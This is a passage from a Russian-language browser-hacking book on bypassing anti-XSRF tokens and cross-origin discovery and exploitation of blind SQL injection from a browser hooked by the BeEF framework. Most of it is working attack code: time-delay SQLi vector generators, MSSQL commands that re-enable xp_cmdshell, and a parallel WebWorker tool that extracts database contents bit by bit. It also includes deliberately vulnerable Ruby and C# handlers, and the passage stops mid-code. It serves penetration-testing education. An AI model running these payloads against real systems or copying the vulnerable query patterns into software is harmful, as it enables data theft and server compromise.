Токены anti-XSRF действительно снижают возможность эксплуатации многих уязвимостей веб-приложения из подключенного браузера. Если вы не контролируете целевой домен, прочитать HTTP-ответ из другого источника нельзя, поэтому нет прямого способа угадать или определить значение токена anti-XSRF. Без допустимого токена запрос все еще можно отправить, но он будет проигнорирован или отброшен.

Обход токенов anti-XSRF с помощью межсайтового выполнения сценариев

Токены anti-XSRF предназначены для смягчения атак с межсайтовой подделкой запросов, но не атак с межсайтовым выполнением сценариев. Если целевое веб-приложение использует токены anti-XSRF, но вы контролируете целевой источник с помощью перехватчика, защитный механизм можно обойти. Как обсуждалось в предыдущих главах, единственная уязвимость межсайтового выполнения сценариев потенциально предоставляет атакующему полный контроль над затронутым источником.

Контролирующий источник атакующий сможет получить токен anti-XSRF со страницы, содержащей форму, и добавить его в новую вредоносную форму. Атака будет успешна, поскольку используется правильный токен.

Межисточниковое обнаружение ресурсов

Когда создать отпечаток веб-приложения не удается, межисточниковые ресурсы все равно можно обнаруживать. Однако процесс потребует от атакующего больше времени и усилий. В таких условиях межисточниковые запросы отправляются на основе обоснованных догадок.

Структура целевого веб-приложения неизвестна, но некоторые выводы можно сделать с уверенностью. Например, у целевого веб-приложения будет корневой каталог, а функция входа может находиться в предсказуемых каталогах и использовать предсказуемые имена параметров.

Такие инструменты, как DirBuster, созданный Джеймсом Фишером (James Fisher),[13] используют список распространенных каталогов и файлов веб-приложений для обнаружения скрытых каталогов. Хотя этим инструментам требуется прямой доступ к веб-приложению, те же списки можно применить для обнаружения межисточниковых ресурсов с другой логикой выявления.

Защитные меры XSRF имеют побочный эффект, способный снизить надежность межисточникового обнаружения ресурсов. При наличии надежной защиты XSRF межисточниковые ответы веб-приложения различаются минимально. Это далеко не идеально для выявления ресурсов данным методом.

Токены anti-XSRF также могут предотвращать некоторые атаки на веб-приложения, запущенные из подключенного источника. При попытке использовать браузер как точку перехода для расширения поверхности атаки необходимо учитывать защитные меры XSRF.

В предыдущих главах рассматривалось применение IFrame для сохранения присутствия и доставки пользователю атак с социальной инженерией. Теперь те же приемы можно расширить для обнаружения межисточниковых ресурсов.

Обнаружение межисточниковых ресурсов

Текущий подключенный источник может содержать ссылки на другие источники с каталогами и параметрами, которые также можно подключить. Это особенно полезно, если удастся подключить внутреннюю вики, поскольку она может содержать ссылки на другие внутренние веб-приложения. Исследование внешнего подключенного источника с небольшой вероятностью даст результат, но все равно стоит попытаться, поскольку процесс относительно прост.

Следующий код позволяет перечислить ссылки и действия форм текущей подключенной страницы как того же, так и другого источника:

```
// обнаружить все HREF и действия FORM на странице,
// перечислить атрибут ACTION и проверить, относится ли ресурс
// к тому же или другому источнику.
function getFormActions(doc){
 var formsarray = [];
 var forms = doc.getElementsByTagName("form");
 for(var i=0; i < forms.length; i++){
  var action = forms[i].getAttribute('action');
  formsarray = formsarray.concat(action);
```

```
  // имитировать элемент A, чтобы isSameOrigin()
  // одинаково вызывалась для A и FORM
  var a = doc.createElement('a');
  a.href = action;
  console.log("Discovered form action: " + action
   + ". SameOrigin: " + isSameOrigin(a));

 }
 return formsarray;
}
// обнаружить все элементы A текущей страницы,
// перечислить атрибут HREF и проверить источник ресурса
function getLinks(doc){
 var linksarray = [];
 var links = doc.links;
 for(var i=0; i<links.length; i++) {
  var link = links[i];
  linksarray = linksarray.concat(link)
  console.log("Discovered link: " + link.href
   + ". SameOrigin: " + isSameOrigin(link));
};
 return linksarray;
}
// проверить единый источник по протоколу, имени узла и порту
function isSameOrigin(url){
 var sameOrigin = false;
 if(url.hostname.toString() === location.hostname.toString() &&
  url.port === location.port &&
  url.protocol === location.protocol){
  sameOrigin = true;
}
 return sameOrigin;
}
getLinks(document);
getFormActions(document);
```

Предыдущий код получает все элементы ссылок a текущего документа функцией `getLinks()` и, вызывая `isSameOrigin()`, проверяет, относятся ли найденные ресурсы к тому же или другому источнику. Тот же подход используется для элементов форм с перечислением атрибутов `action`. Поскольку `isSameOrigin()` ожидает элемент a, значение действия формы используется для динамического создания такого элемента, благодаря чему одна функция подходит и для ссылок, и для форм:

```
var action = forms[i].getAttribute('action');
// имитировать элемент A, чтобы isSameOrigin()
// одинаково вызывалась для A и FORM
var a = doc.createElement('a');
a.href = action;
console.log("Discovered form action: " + action
+ ". SameOrigin: " + isSameOrigin(a));
```

На рис. 9-10 показан результат выполнения предыдущего фрагмента на тестовой странице `http://localhost/text.html` со следующим содержимым:

```
<html><body>
 <a href="http://www.beefproject.com">BeEF Project</a><br />
 <a href="http://ha.ckers.org/">ha.ckers.org </a><br />
 <a href="http://localhost:8080/login">Login</a><br />
 <a href="/demos/butcher/index.html">BeEF hook</a><br />
 <form action="http://browserhacker.com"></form>
 <form action="//browserhacker.com:9090/login"></form>
 <form action="/login"></form>
</body></html>
```




Рис. 9-10. Выявление межисточниковых ресурсов. В консоли для каждой ссылки и формы указано, относится ли она к тому же источнику.

Можно пойти дальше и перебрать массивы, возвращенные `getLinks()` и `getFormActions()`, чтобы получить все ресурсы того же источника вызовами XHR. Когда такой ресурс возвращен, можно создать новый объект `Document` с содержимым ответа XHR и снова вызвать две функции для перечисления дополнительных ссылок и форм в новых ресурсах того же источника.

Предположим, требуется получить содержимое ресурса того же источника `/demos/butcher/index.html`. Можно воспользоваться следующим кодом:

```
var xhr = new XMLHttpRequest();
xhr.open("GET", "/demos/butcher/index.html");
xhr.onreadystatechange = function () {
 if (xhr.readyState == 4) {
  try{
   // создать новый Document из ответа XHR
   var doc = new DOMParser().parseFromString(

     xhr.responseText, "text/html"
    );
   getLinks(doc);
   getFormActions(doc);
  }catch(e){}
 }
}
xhr.send();
```

Этот код вызывает `getLinks()` и `getFormActions()` для нового `Document`, созданного из ответа XHR и находящегося в переменной `doc`. Для этого используется `DOMParser.parseFromString()`.[14] Браузеры Chrome и Safari не поддерживают `parseFromString()` с входным параметром `text/html`, поэтому прототип `parseFromString()` можно переопределить следующим полифилом Эли Грея (Eli Grey):[15]

```
(function(DOMParser) {
 "use strict";
 var DOMParser_proto = DOMParser.prototype
 , real_parseFromString = DOMParser_proto.parseFromString;
 // Firefox/Opera/IE вызывают ошибки для неподдерживаемых типов
 try {
  // WebKit возвращает null для неподдерживаемых типов
  if ((new DOMParser).parseFromString("", "text/html")) {
  // разбор text/html поддерживается встроенными средствами
   return;
```

```
 }
} catch (ex) {}
DOMParser_proto.parseFromString = function(markup, type) {
if (/^\s*text\/html\s*(?:;|$)/i.test(type)) {
 var doc = document.implementation.createHTMLDocument("")
 , doc_elt = doc.documentElement
 , first_elt;
 doc_elt.innerHTML = markup;
 first_elt = doc_elt.firstElementChild;
 if (doc_elt.childElementCount === 1
 && first_elt.localName.toLowerCase() === "html") {
  doc.replaceChild(first_elt, doc_elt);
 }
 return doc;
} else {
 return real_parseFromString.apply(this, arguments);
}
};
}(DOMParser));
```

Вооружившись этим кодом, можно перечислять ресурсы того же и других источников на текущей подключенной странице, а также в новых обнаруженных ресурсах того же источника. Эти сведения окажутся очень полезными в сочетании с атаками из следующих разделов.

Межисточниковое обнаружение уязвимостей веб-приложений

Очевидно, SOP ограничивает многие виды атак. Однако, как известно, если есть желание, найдется и способ. Существуют различные приемы обхода ограничений с помощью атак, работающих между источниками без нарушения SOP.

Примеры таких приемов рассматриваются в следующем разделе. В частности, показано, как из подключенного браузера, находящегося в другом источнике, выявлять уязвимости межсайтового выполнения сценариев и SQL-инъекции.

Уязвимости SQL-инъекции

Уязвимости SQL-инъекции, или SQLi, возникают, когда удается изменить SQL-инструкции, отправляемые веб-приложением базе данных. Здесь атаки SQL-инъекции не анализируются подробно, однако можно рекомендовать две книги: *The Database Hacker's Handbook*[16] и *SQL Injection Attacks and Defense* Джастина Кларка.[17]

Обычное обнаружение SQL-инъекции

Атаки SQL-инъекции можно разделить на категории в зависимости от характера ошибки. Обычно инъекции различают по данным, возвращаемым в HTTP-ответе. Если возвращается ошибка SQL вроде следующей, это SQLi на основе ошибок:

```
You have an error in your SQL syntax; check the \
manual that corresponds to your MySQL server version \
for the right syntax to use near ''' at line 1
```

В некоторых случаях веб-приложение вообще не возвращает ошибок, даже если SQL-инструкция содержит ошибку. Эту категорию обычно называют слепой SQLi, поскольку ошибки от базы данных или приложения не поступают, откуда и название.

В таких ситуациях часто все равно можно определить, влияет ли SQLi на конкретный ресурс, выявляя различия HTTP-ответов между обычным и вредоносным запросом. Обычно различия бывают двух типов. Первый - иное значение `Content-Length`, означающее изменение содержимого тела ответа. Второй - другое время ответа: например, обычный ответ отправляется через одну секунду, а вредоносный запрос создает пятисекундную задержку. Рассмотрим следующий код Ruby, уязвимый для SQL-инъекции:

```
get "/" do
    @config = ConfigReader.instance.config
    # получить параметр book_id из GET-запроса
    book_id = params[:book_id]
    # пул подключений MySQL
    pool = Mysql2::Client.new(
        :host => @config['db_host'],
        :username => @config['restricted_db_user'],
        :password => @config['restricted_db_userpasswd'],
        :database => @config['db_name']
    )
    begin
      if book_id == nil
        @rs = pool.query "SELECT * FROM books;"
      else
        # если найден конкретный параметр book_id,
        # выполнить следующий небезопасный запрос
        query = "SELECT * FROM books WHERE id=" + book_id + ";"
        @rs = pool.query query
      end
      erb :"sqlinjection"
    rescue Exception => e
      @rs = {}
      @error_message = e.message
      erb :"sqlinjection"
    end
  end
```

Если обработчику из этого фрагмента отправить GET-запрос вроде `/page?book_id=1'`, он вернет ошибку базы данных, похожую на приведенную ранее. Это очень простой пример SQLi на основе ошибок, которую можно эксплуатировать следующим вектором, получающим версию базы MySQL:

```
/page?book_id=1+UNION+ALL+SELECT+NULL%2C%40%40VERSION%2CNULL%23
```

Окончательная SQL-инструкция была изменена атакующим путем добавления `UNION ALL SELECT NULL,@@VERSION,NULL` к существующему запросу `SELECT * FROM books WHERE id=1`. Искусственный запрос веб-приложения `query = "SELECT * FROM books WHERE id=" + book_id + ";"` небезопасен, поскольку значение параметра `book_id` объединяется со строкой без проверки ввода. Это, а также отсутствие подготовленных инструкций,[18] делает приложение уязвимым для SQL-инъекции.

Рассмотрим другой сценарий: предыдущий уязвимый фрагмент остается тем же, за исключением удаления нижней строки `@error_message = e.message`. После ее удаления SQL-инъекция сохраняется, но теперь она слепая.

Предположим, вы заранее этого не знаете и хотите проверить ресурс на уязвимость SQLi. Попробуйте отправить следующий GET-запрос:

```
/page?book_id=1+AND+SLEEP(5)
```

Вы заметите приблизительно пятисекундную задержку получения HTTP-ответа. Такая задержка подтверждает SQL-инъекцию, поскольку SQL-инструкция `SLEEP` успешно выполнена.

Это было очень поверхностное знакомство с SQL-инъекцией. Если описанное не показалось вам тривиальным, перед чтением следующего раздела стоит лучше изучить эти методы атак.

Межисточниковое обнаружение слепой SQL-инъекции

Как обсуждалось в первом разделе главы, при межисточниковом запросе все равно можно определить, был ли запрос успешным. Кроме того, по длительности ответа можно делать выводы.

SOP запрещает читать тело ответа межисточникового `XMLHttpRequest`, поэтому увидеть SQLi на основе ошибок из подключенного браузера нельзя. Однако время межисточникового ответа можно использовать для временной SQL-инъекции. Это дает видимость результатов межисточниковой SQL-инъекции и тем самым позволяет находить и эксплуатировать такие уязвимости.

Следующий код можно применять между источниками для поиска веб-приложений, уязвимых для SQLi с временными задержками. Сейчас код поддерживает ресурсы, доступные через GET, но его легко адаптировать для POST-запросов.

Поддерживаются только MySQL, PostgreSQL и MSSQL, поскольку у них есть SQL-инструкции временной задержки. Как показал Чема Алонсо (Chema Alonso),[19] задержки все равно можно вызывать тяжелыми запросами. Кроме того, можно применять внешнее подтверждение, поскольку Oracle поддерживает функции HTTP- и DNS-запросов:

```
beef.execute(function() {
// временная задержка в секундах
var delay = '<%= @delay %>';
// целевой узел и порт
var host = '<%= @host %>';
var port = '<%= @port %>';

// сканируемый целевой URL
var uri = '<%= @uri %>';
// параметр URL для сканирования в форме ключ=значение
var param = '<%= @parameter %>';
/* Несколько векторов, подходящих для большинства инъекций.
 * При вложенных объединениях можно добавить закрывающие скобки.
 * param и delay являются заполнителями, позднее заменяемыми
 * в create_vector().
 */
var vectors = [
 "param AND delay", "param' AND delay",
 "param) AND delay", "param AND delay --",
 "param' AND delay --", "param) AND delay --",
 "param AND delay AND 'rand'='rand",
 "param' AND delay AND 'rand'='rand",
 "param' AND delay AND ('rand'='rand",
 "param; delay --"
];
var db_types = ["mysql", "mssql", "postgresql"];
var final_vectors = [];
/* У каждой СУБД своя инструкция временной задержки.
 * Для Oracle, DB2 и других см. исследование тяжелых запросов
 * Чема Алонсо:
 * http://technet.microsoft.com/en-us/library/cc512676.aspx
 */
function create_vector(vector, db_type){
 var result = "";
```

```
 if(db_type == "mysql")
   result = vector.replace("param",param)
             .replace("delay","SLEEP(" + delay + ")");
 if(db_type == "mssql")
    result = vector.replace("param",param)
             .replace("delay","WAITFOR DELAY '0:0:" + delay + "'");
 if(db_type == "postgresql")
    result = vector.replace("param",param)
             .replace("delay","PG_SLEEP(" + delay + ")");
 console.log("Vector before URL encoding: " + result);
 return encodeURI(result);
}
// заменить заполнители param и delay для поддерживаемых СУБД
function populate_global_vectors(){
 for(var i=0;i<db_types.length;i++){
    var db_type = db_types[i];
    for(var e=0;e<vectors.length;e++){
        final_vectors.push(create_vector(vectors[e], db_type));
    }

 }
}
var vector_index = 0;
function next_vector(){
 result = final_vectors[vector_index];
 vector_index++;
 return result;
}
var send_interval;
var successfulVector = "";
function sendRequests(){
 var vector = next_vector();
 var url = uri.replace(param, vector);
 beef.net.forge_request("http", "GET", host, port, url,
    null, null, null, delay + 2, 'script', true, null,
                                                 function(response){
    // если ответ XHR действительно задержан, остановить процесс,
    // поскольку найден успешный вектор инъекции
    if(response.duration >= delay * 1000){
        successfulVector = url;
        console.log("Response  delayed with vector [" +
        successfulVector + "]");
        clearInterval(send_interval);
    }
 });
}
// создать все векторы для поддерживаемых СУБД
populate_global_vectors();
/* Определить обычное время ответа и соответствующим образом
 * скорректировать задержку между запросами
 * (базовое время ответа + 500 мс).
 */
var response_time;
beef.net.forge_request("http", "GET", host, port, uri,
null, null, null, delay + 2, 'script', true, null,function(response){
 response_time = response.duration;
 send_interval = setInterval(function(){
    sendRequests()},response_time + 500); // можно скорректировать
 });
});
```

Когда предыдущий код внедряется в подключенный браузер, вызывается `populate_global_vectors()` и создаются векторы атак для поддерживаемых типов баз данных и полезных нагрузок из массива `vectors`. Этот набор не исчерпывающий, но должен быть достаточен для большинства атак. Разумеется, можно добавить новые варианты, например больше закрывающих скобок или другие логические ключевые слова, чтобы охватить ситуации с вложенными объединениями либо очень длинными и сложными запросами.

Следующий шаг атаки состоит в отправке запроса без вектора атаки для измерения обычного времени ответа. Это важно, чтобы скорректировать временную задержку последующих полезных нагрузок, если цель уже отвечает на обычные запросы несколько секунд. После определения базового времени ответа функция `sendRequests()` отправляет все доступные векторы атаки. Каждый XHR-запрос выполняется с обратным вызовом, проверяющим время ответа после его получения. Если время ответа равно внедренной задержке или превышает ее, вероятно, инъекция сработала и временная SQLi подтверждена. На рис. 9-11 и 9-12 показано, что происходит внутри при внедрении кода в браузер, подключенный к BeEF.

Рис. 9-11. Временная задержка успешной атаки SQLi. Сверху показано обычное время ответа, снизу - задержанное.




Рис. 9-12. Журнал успешной атаки SQLi. Обратите внимание, что браузер подключен к другому домену.

Межисточниковая эксплуатация слепой SQL-инъекции

Теперь вы можете определить, какой межисточниковый ресурс уязвим для SQL-инъекции, и потенциально выяснить используемую базу данных. Вооружившись этими сведениями, можно перейти к выполнению команд операционной системы или извлечению данных базы.

Возможность выполнять команды операционной системы в значительной степени зависит от неправильной конфигурации базы данных, особенно параметров уровня разрешений и привилегий текущего пользователя базы. Например, для MSSQL можно применить хранимую процедуру `xp_cmdshell()` для выполнения команд в операционной системе и потенциального ее захвата. Однако помните, что для использования процедуры пользователь базы данных приложения должен иметь роль `sysadmin`. Начиная с MSSQL 2005 эта возможность по умолчанию отключена, хотя ее можно снова включить вызовом хранимой процедуры `sp_configure()`.[20]

Следующие инструкции MSSQL позволяют проверить, могут ли выполняться эти хранимые процедуры. Разумеется, их нужно поместить в подходящий HTTP-запрос для передачи базе данных:

```
EXEC sp_configure 'show advanced options',1;RECONFIGURE
EXEC master..xp_cmdshell('ping -n 10 localhost')
```

Первый запрос необходим, чтобы снова включить хранимую процедуру `xp_cmdshell()`, если она отключена. Второй должен создать задержку ответа, если процедура была успешно включена и пользователь имеет роль `sysadmin`. В этом примере вектор вызывает задержку стандартной утилитой `ping`, отправляя десять запросов к `localhost`, что должно занять около 9-10 секунд. Если наблюдается ожидаемая задержка, можно продолжить выполнение других команд операционной системы.

Для извлечения данных предыдущие фрагменты можно дополнить поддержкой алгоритма двоичного извлечения. Он будет похож на предложенный Крисом Энли (Chris Anley) в статье «Advanced SQL injection»[21] и реализованный в Sqlmap. Например, чтобы определить, равен ли первый бит первого байта имени текущей базы данных нулю или единице, в MSSQL можно применить следующий вектор:

```
declare @s varchar(8000) select @s = db_name() if (ascii(substring \
(@s, 1, 1)) & (power(2, 0))) > 0 waitfor delay '0:0:5'
```

Если ответ задержан на пять секунд, можно надежно определить, что первый бит равен 1. Затем процесс продолжается для второго бита первого байта и так далее; следующий вектор выглядит так:

```
declare @s varchar(8000) select @s = db_name() if (ascii(substring \
(@s, 1, 1)) & (power(2, 1))) > 0 waitfor delay '0:0:5'
```

Извлечение данных с временными задержками, разумеется, далеко не оптимально по скорости. В итоге придется отправить сотни или тысячи запросов: для получения восьмисимвольного слова потребуется 64 запроса. Помните, что не обязательно выполнять процесс последовательно, ожидая завершения одного запроса перед отправкой следующего. Здесь очень полезна асинхронная природа XHR. Для ускорения извлечения данных можно применить WebWorker, предоставляющие среду, подобную потокам.

Рассмотрим намеренно уязвимое приложение ASP.NET, использующее MSSQL 2008. Оно содержит уязвимость SQL-инъекции в значении параметра `book_id`, которую можно эксплуатировать между источниками. Серверный код C# выглядит так:

```
public partial class _Default : System.Web.UI.Page{
 // получить из Web.config сведения для подключения к SQL Server 2008
 protected SqlConnection dbConn = new SqlConnection(
  ConfigurationManager.ConnectionStrings["sqlserver"].ToString()
 );
 protected void Page_Load(object sender, EventArgs e){
  if(Request.QueryString["book_id"] != null){
     // SQL-запрос, уязвимый для SQL-инъекции
     string sql = "SELECT * FROM books WHERE id = " +
       Request.QueryString["book_id"];
     SqlCommand cmd = new SqlCommand(sql, dbConn);
     dbConn.Open();

     // перебрать результаты
     SqlDataReader results = cmd.ExecuteReader();
     string response = "";
     while(results.Read()){
      response += "<b>Book name:</b> " + results["name"] +
       "<br><b>Book authors:</b> " + results["author"];
     }
```

```
    Response.Write(response);
    results.Close();
    dbConn.Close();
   }
  }
 }
```

Как любое приложение ASP.NET, оно использует файл `Web.config`, где указаны параметры подключения к базе данных:

```
<add name="sqlserver"
 connectionString="server=localhost;
database=sql_InjEction_1234;uid=sa;password=Abcd-1234;"
 providerName="System.Data.SqlClient"/>
</connectionStrings>
```

Согласно Microsoft Developer Network[22] и краткому описанию выше в этой главе, если на одном сервере MSSQL указано несколько инструкций `WAITFOR`, они выполняются в отдельных потоках. Если сервер базы данных не испытывает нехватку потоков при высокой нагрузке, несколько инструкций `WAITFOR` из разных HTTP-запросов выполнятся ожидаемым образом.

Не каждая база данных ведет себя так. По-видимому, MSSQL является единственной СУБД, надежно поддерживающей параллельные временные задержки. Поэтому Sqlmap полностью отключает многопоточность при временной слепой SQL-инъекции. Однако в средах MSSQL параллельное извлечение данных временной слепой SQL-инъекцией возможно; оно рассматривается далее.

Следующий код позволяет получить имя текущей базы данных уязвимого приложения ASP.NET. У кода две части: код, выполняемый каждым WebWorker, и контроллер WebWorker. Каждый WebWorker выполняет следующее:

```
var uri, port, path, payload;
var index, seconds, position;
/* Конфигурация из кода, создающего WebWorker (контроллера) */
onmessage = function (e) {
 uri = e.data['uri'];
 port = e.data['port'];
 path = e.data['path'];
 payload = e.data['payload'];
 index = e.data['index'];
 seconds = e.data['seconds'];
 position = e.data['position'];
 retrieveChar(index, seconds, position);
};
function retrieveChar(index, seconds, position){
 var lowerbound = 1;
 var upperbound = 127;
 var index;
 var isLastReqSleep = false;
 var reqNumber = 0;
 // если ни один запрос не задерживается, запрашивается
 // позиция за пределами строки
 var stringEndReached = true;
 function doRequest(index, seconds, position){
 if(lowerbound <= upperbound){
  reqNumber++;

  index = Math.floor((lowerbound + upperbound) / 2);
  var enc_payload = encodeURI(payload + position + ",1))>" + index +
      ") WAITFOR DELAY '0:0:" + seconds + "'--");
  // payload выглядит примерно так: IF(UNICODE(SUBSTRING((SELECT
  // ISNULL(CAST(DB_NAME() AS NVARCHAR(4000)),CHAR(32))),
  var xhr = new XMLHttpRequest();
  var started = new Date().getTime();
  xhr.open("GET", uri + ":" + port + path + enc_payload, false);
  xhr.onreadystatechange=function(){
  if(xhr.readyState == 4){
   var finished = new Date().getTime();
```

```
    var respTime = (finished - started)/1000;
    /* Двоичный вывод. Семь запросов на символ позволяют определить
     * его десятичное представление. Если запрос не задержался как
     * минимум на N секунд, можно вывести, что десятичное значение
     * символа, например 115, не больше index 127:
     * IF(115>127) WAITFOR. Продолжать так же, изменив index на 63.
     */
    if(respTime >= seconds){
      lowerbound = index + 1;
      if(reqNumber == 7) isLastReqSleep = true;
      stringEndReached = false;
    }else{
      upperbound = index - 1;
    }
    /* Рекурсивно вызвать doRequest() */
    doRequest(index, seconds, position);
  }}
  xhr.send();
  }else{
   if(isLastReqSleep){
    index++;
   }
   /* Уведомить контроллер WebWorker о полученном символе в текущей
    * позиции. stringEndReached==true означает, что запрошена позиция
    * за пределами строки и достигнут конец извлекаемых данных.
    */
   postMessage(
    {'position':position,'char':index,'end':stringEndReached}
   );
   self.close(); // закрыть worker
   return index;
  }
 }
 // начать отправку запросов
 doRequest(index, seconds, position);
 }
```

Код использует двоичный вывод для получения десятичного представления символа в указанной позиции. Как известно, символы ASCII могут иметь значения от 1 (SOH) до 127 (DEL). Это охватывает строчные и прописные буквы, цифры и символы. Двоичный вывод позволяет получать каждый символ строки, в данном случае имени базы данных, за семь итераций, то есть семь запросов. Если добавить в предыдущий код несколько вызовов `console.log()`, при поиске первого символа имени базы, в данном случае `s`, получится следующий результат:

```
Response delayed. Char is > 64
Response delayed. Char is > 96
Response delayed. Char is > 112
Response not delayed. Char is < 120
Response not delayed. Char is < 116
Response delayed. Char is > 114
Response not delayed. Char is == 115 -> s
```

Первый межисточниковый HTTP-запрос будет направлен к следующему URL, поскольку требуется получить первый символ имени базы данных:

```
http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(SUBSTRING(
(SELECT%20ISNULL(CAST(DB_NAME()%20AS%20NVARCHAR(4000)),
CHAR(32))),1,1))%3E64)%20WAITFOR%20DELAY%20%270:0:2%27--
```

Как видно из предыдущего вывода `console.log()`, ответ будет задержан, поскольку 115 > 64. Процесс продолжается, пока `lowerbound <= upperbound`; после этого итераций больше нет, поскольку 115 < 116 и 115 > 114, а окончательный символ равен 115. Закончив работу, WebWorker сообщает результаты родительскому контроллеру с помощью `postMessage()`:

```
postMessage({'position':position,'char':index,'end':stringEndReached});
```

Каждый WebWorker отвечает за получение одного символа в определенной позиции. Запуск worker и проверка результатов выполняются следующим кодом контроллера:

```
if(!!window.Worker){
// расположение кода WebWorker
var wwloc = "http://browserhacker.com/time-based-sqli/worker.js";
// параметры для инициализации WebWorker
var uri = "http://172.16.37.149";
var port = "8080";
var path = "/?book_id=1";
var payload = " IF(UNICODE(SUBSTRING((SELECT ISNULL(CAST(DB_NAME()" +
 " AS NVARCHAR(4000)),CHAR(32))),";
var timeDelay = 2; // задержка ответа в секундах
var position = 1;

// массив полученных символов
var dbname = [];
var dbname_string = "";
// внутренние переменные
var dataLength = 0;
var workersDone = 0;
var successfulWorkersDone = 0;
// число параллельно запускаемых WebWorker
// (один WebWorker обрабатывает одну позицию символа)
var workers_number = 5;
// каждую секунду вызывать checkComplete()
var checkCompleteDelay = 1000;
var start = new Date().getTime();
/* Перебрать dbname, преобразуя символы
 * из десятичного представления в символьное.
 */
function finish(){
 dbname.shift(); // удалить первый, нулевой индекс
 for(var i=0; i<dbname.length; i++){
  dbname_string += String.fromCharCode(dbname[i]);
 }
 console.log("Database name is: " + dbname_string);
 var end = new Date().getTime();
 console.log("Total time [" + (end-start)/1000 + "] seconds.");
}
/* Создать новые WebWorker для извлечения данных
 * начиная с позиции start.
 */
function spawnWorkers(start, end){
 for(var i=start; i<=end; i++){

// с помощью eval динамически создать переменные WebWorker
 eval("var w" + i + " = new Worker('" + wwloc + "');");

/* Получив сообщение от WebWorker, проверить, какой символ и в какой
 * позиции получен, и добавить его в массив dbname. Если сообщение
 * содержит end, WebWorker запрашивал позицию за пределами данных,
 * потенциально dataLength.
 */
 eval("w" + i + ".onmessage = function(oEvent){" +
 "var c = oEvent.data['char'];var p = oEvent.data['position'];" +
 "workersDone++;" +
 "if(oEvent.data['end']){if(dataLength==0){dataLength=p-1;}; " +
 "if(dataLength !=0 && dataLength > (p-1)){dataLength=p-1;};}else{" +
   "successfulWorkersDone++;" +
   " console.log('Retrieved char ['+c+'] at position ['+p+']');" +
```

```
    "dbname[p]=c; console.log('Workers done [' + workersDone + '].' +
    " DataLength ['+dataLength+']');}}; ");
  eval("var data = {'uri':'" + uri + "', 'port':" + port +
   ", 'path':'" + path +"', 'payload':'" + payload +
   "', 'index':0,'seconds':" + timeDelay + ",'position':" + i + "};");
  eval("w" + i + ".postMessage(data);");

  position++;
  }
 }
 /* Каждые N секунд, заданные checkCompleteDelay, проверять,
  * завершились ли WebWorker, и при необходимости создавать новые
  * либо вызывать finish().
  */
 function checkComplete(){
  if(workersDone == workers_number){
  console.log("Successful workers done ["+successfulWorkersDone+"]");
  /* Все созданные worker завершены. Проверить достижение dataLength
   * или создать новые. dataLength == 0 означает, что длина
   * извлекаемых данных пока неизвестна.
   */
   if((dataLength != 0 && successfulWorkersDone !=0)
     && successfulWorkersDone == dataLength){
    console.log("Finishing...");
    clearInterval(checkCompleteInterval);
    finish();
   }else{
    // создать дополнительные worker
    console.log("Spawned other [" + workers_number + "] workers.");
    workersDone = 0;
    spawnWorkers(position, position+(workers_number-1));
   }
  }else{
